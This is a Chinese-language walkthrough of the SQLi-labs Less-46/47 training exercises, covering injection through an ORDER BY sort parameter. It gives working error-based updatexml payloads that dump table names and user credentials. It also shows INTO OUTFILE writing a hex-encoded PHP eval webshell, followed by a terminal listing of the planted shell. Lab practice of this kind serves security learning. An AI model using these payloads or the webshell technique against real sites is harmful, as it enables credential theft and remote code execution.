


自己的sqlilab竟然不回显，而且代码看起来没什么问题，就很奇怪
根据传入的sort参数来对查询结果排序



有两种方法注入：

显错注入

数据库名 ?sort=1 and updatexml(1,concat(0x7e,(database()),0x7e),0)

爆表 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)

爆字段名 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e),1)

获取数据 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(username,'-',password) from security.users limit 0,1),0x7e),1)

Welcome Dhakkan

XPATH syntax error: '~Dumb-Dumb,Angelina-0,Dummy-0,se'

写webshell后门

利用 into outfile 将一句话木马写入

?sort=1 into outfile "./shell.php" lines terminated by

0x3c3f706870206576616c28245f504f53545b22636d64225d293b3f3e

其中, ?php eval(\$_POST["cmd"]);?>的Hex编码就是

0x3c3f706870206576616c28245f504f53545b22636d64225d293b

3f3e

```
root@4f8d57f61ce6:/var/www/html# ll /var/lib/mysql/
total 28720
drwx----- 6 mysql mysql      4096 Feb 14 15:01 ./
drwxr-xr-x  1 root  root      4096 Dec 16  2015 ../
drwx----- 2 mysql mysql      4096 Jan 19 06:55 challenges/
-rw-rw-rw-  1 mysql mysql       46 Jan 20 14:22 hack.php
-rw-rw-rw-  1 mysql mysql  5242880 Feb 14 08:12 ib_logfile0
-rw-rw-rw-  1 mysql mysql  5242880 Jan 19 06:53 ib_logfile1
-rw-rw-rw-  1 mysql mysql 18874368 Feb 14 08:12 ibdata1
-rw-rw-rw-  1 mysql mysql    26 Jan 25 14:16 info.txt
drwx----- 2 mysql root      4096 Jan 19 06:53 mysql/
drwx----- 2 mysql mysql      4096 Jan 19 06:53 performance_schema/
drwx----- 2 mysql mysql      4096 Jan 19 06:55 security/
-rw-rw-rw-  1 mysql mysql    728 Feb 14 15:01 shell.php
-rw-rw-rw-  1 mysql mysql    53 Jan 20 14:07 tables.txt
-rw-rw-rw-  1 mysql mysql    15 Jan 20 14:01 test.txt
root@4f8d57f61ce6:/var/www/html# cat /var/lib/mysql/shell.php
1      Dumb      Dumb<?php eval($_POST["cmd"]);?>2      Angelina      0<?php eval($_POST["cmd"]);?>3      Dummy
<?php eval($_POST["cmd"]);?>4      secure      0<?php eval($_POST["cmd"]);?>5      stupid      0<?php eval($_POST["cmd"]);?
uperman 0<?php eval($_POST["cmd"]);?>7      batman      0<?php eval($_POST["cmd"]);?>8      admin      admin<?php eval($_PO
```

然后用菜刀连接即可。

Less47和46差不多,只不过是字符型,需要加单引号闭合